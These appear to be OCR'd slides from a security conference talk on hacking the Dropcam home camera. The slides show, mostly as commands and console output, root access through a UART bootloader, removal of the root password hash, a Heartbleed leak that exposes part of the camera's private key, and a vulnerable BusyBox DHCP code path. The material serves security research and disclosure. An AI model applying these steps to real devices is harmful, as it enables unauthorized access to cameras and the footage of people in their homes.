Crowd Security Intelligence

download slides

syn.ac/defc0n22

@colbymoore  @patrickwardle

optical surgery

implanting this

who we are

Synack

always looking for more experts!

we source a global contingent vetted security experts worldwide and pay them on an incentivized basis to discover security vulnerabilities in our customers' web apps, mobile apps, and infrastructure endpoints.

R & D team


@patrickwardle

NASA, NSA, VRL, Synack

@colbymoore

VRL, Synack

an outline



Synack

an overview

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dropcam is...

dropcam

“a cloud-based Wi-Fi video monitoring service with free live streaming, two-way talk and remote viewing that makes it easy to stay connected with places, people and pets, no matter where you are.” -dropcam.com


cloud recording


night vision

two-way talk

intelligent alerts

setup & configuration





completed setup

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
a target

“[for Google] to gain a bigger foothold in the fast growing market for connected devices in the home” -forbes.com



popular++

appealing locations

powerful capabilities

rooting a dropcam

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


probing some portz



exposed 3.3v UART



breakout board (FTDI serial to USB)



serial connection (pin 3 & 4)

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and action!

```
$ screen /dev/tty.usbserial-A603NJ6C 115200
[0.000000] Linux version 2.6.38.8
[0.000000] CPU: ARMv6-compatible processor [4117b365]
[0.000000] CPU: VIPT nonaliasing data cache
[0.544192] Initializing Crown Royal Dropcam board (revision 2)
...

      .:^:.
   .o0WMMMMMNOc.                lk,
 dWMMMMNXNMMMMWl               .NMc
dMMMMd.    .kMMMMl      .oOXNX0kWMc cX0xXNo .oOXNX0d'   .0XxxKNNKx;      :kKNNKx. .lOXNNKx,    :XXxKNXOldKNNKd.
KMMMO        KMMM0     lWNd;',lXMMc oMMo'..dWNo,',oXWx .WMWk;',c0M0.  .KMO:'':;  ;NWx;',cKMK. lMMx'.oWMX;.'0MO
OMMMW;      cWMMMx    .MM:      .WMc oMX    'MM,      'WM;.WMd       XMo kM0        KMx      .WMd lMM'   .XMo    cMX
.0MMMM0..cKMMMMk      0M0'    .dMMc oMX    .XMk'    .xMX..WMK;    .lWW, cWW:       dMX,    .oMMd lMM'   .XMo    cMX
  :XM0:dNMMMMO;        oNMNKXMNWMc oMX     .dNMNKXMNx. .WMWMNKXMWO'    ;0WWKKWN, cKMNKXWWWMd lMM'   .XMo    cMK
    ;.0MMMMO,            .;:;. ';. .;.        .;:;.    .WMo.,:;'.        .,:::,.    .;::'.:;. .;;     ,;.    .;.
      'ONx'                                             .WM:
                                                         ..

Ambarella login:
```


booting to password prompt

accessing the bootloader

 + 

power on — hit ‘enter’

or

 + 

tx/rx (pin 3 & 4) short

```
$ screen /dev/tty.usbserial-A603NJ6C 115200
   ___  ___  ________                 _
  / _ \ |  \/  ||  ___ \               | |
 / /_\ \| .  . || |_/ /  ____   ____  | |_
 |  _  || |\/| ||  ___ \ / _ \ / _ \ | __|
 | | | || |  | || |_/ /| (_) || (_) || |_
 \_| |_/\_|  |_/\_____/  \____/  \____/  \__|

Amboot(R) Ambarella(R) Copyright (C) 2004-2007
amboot>
```

bootloader

booting in a root shell

```
amboot> help
The following commands are supported:
help     bios     diag     dump
erase    exec     ping     r8
r16      r32      reboot   reset
setenv   show     usbdl    w8
w16      w32      bapi
```

bootloader's help

```
amboot> help setenv
Usage: setenv [param] [val]
auto_boot  - Automatic boot
cmdline    - Boot parameters
auto_dl    - Automatically boot over
network
tftpd      - TFTP server address
...
```

bootloader's setenv command

```
amboot>setenv cmdline DCSEC console=ttyS0 ubi.mtd=bak root=ubi0:rootfs
       rw rootfstype=ubifs init=/bin/sh

amboot>reboot
```

set boot parameters to /bin/sh

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

NOP'ing out root's password

```
# ls -l /etc/shadow
  /etc/shadow -> /mnt/dropcam/shadow

# more /etc/fstab
  <file system>    <mount pt>      <type>
  /dev/root          /               ext2
  …
  NFS configuration for ttyS0
  /dev/mtdblock9    /mnt/dropcam    jffs2

# mount -tjffs2 /dev/mtdblock9 /mnt/dropcam
```





mounting /mnt/dropcom

```
# vi /mnt/dropcam/shadow
root:$1$Sf9tWhv6$HCsGEUpFvigVcL7aV4V2t.:10933:0:99999:7:::

# more /mnt/dropcam/shadow
root::10933:0:99999:7:::
```

removing root's password hash

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
vulnerabilities & ‘features’

“we found the Dropcam has a pretty solid security model, so no 0day in this post”

-the ‘other’ guys

the environment



linux (arm 32-bit)


```
#uname -a
Linux Ambarella 2.6.38.8 #80 Aug 2013
armv6l GNU/Linux

# ps aux | grep connect
  821 root         0:10 /usr/bin/connect
  823 root         0:13 /usr/bin/connect
  824 root         0:00 /usr/bin/connect
```

dropcam specific binaries

decently secure

no open ports

secure communications



unique provisioning

automatic updates

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
heartbleed (client side)

yah, this is vulnerable

```
# openssl version
OpenSSL 1.0.1e 11 Feb 2013
```

vulnerable openssl version



dropcam

all your secrets are belong to us

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heartbleed (client side)

def talking to us ;)


```
$ ./heartleech ... leakedCameraMem.bin
https://github.com/robertdavidgraham/heartleech

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAxDwdW1jXkH4JArCVJjXruVbmGldaaS8at7C2C
PoBSI8J3DFCW6dxxay94DtEtLcxg5MpCsKP6qQ6sbL7tN4xs9SE
BpIcivzg03z2RevUlDt7Juyh2j26p7Ksal0ISeOnfDJRna+Uep
yiLaLZ7BP8YzLUk5+0nN3zJaDKprw78qdJDarMSMyO293KZUCf
w7IuM9+CsbfQOcQQx9P7WB/KKsqxvkeKPmveY9Vq6U3mqUhners
YPB/8vhqou7HpnIyzu2eZWLrbzEAbcgGvipSTxtSnzqsm7yT8+Uc
p0H+t2Y2VwwPm6MzKdYkGfYg9pvGnUBgGaU9gIFeyZafuC0QqjQG
5W8aqNmCxGo31127yKNMtQ29RnHzXFC6ZaVNG381oYpTGYOkYzvq
df927z6ZAzTOv/m+d7RmDNCu9tUiNo77rYKn8suuBdZ6kyt82Lk
FoEfhxLNwdodDeaDdV2QYdENCNCRfEnRbmhHFYe/Fg4uw2KgyKlfz
0kVhnYkCrZevyhYWK2sIqSZDA+3VguJXnBuXI8wHkixhS2Fkcg88
...
-----END RSA PRIVATE KEY-----
```

camera's private certificate

Synack

heartbleed (client side)

auth w/ server



viewing camera feed

do you trust what you see?

hacker w/ cert

not just in the movies!

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busybox/cve-2011-2716

busybox: “is a multi-call binary that combines many common Unix utilities into a single executable”

cve-2011-2716: “scripts (may) assume that hostname is trusted, leading to code execution”


```
//unpatched version in src
case OPTION_STRING:
  memcpy(dest, option, len);
  dest[len] = '\0';
  return ret;
```

no validations

dropcam’s disasm

```
;process OPTION_STRING
MOV     R0, R4
MOV     R1, R5
MOV     R2, R7
BL      memcpy      ;memcpy(dest, option, len)
MOV     R3, #0
STRB    R3, [R4,R7]  ;dest[len] = '\0';
```

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
‘direct usb’

no need to open device!

direct USB interface

power on



direct USB utility

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
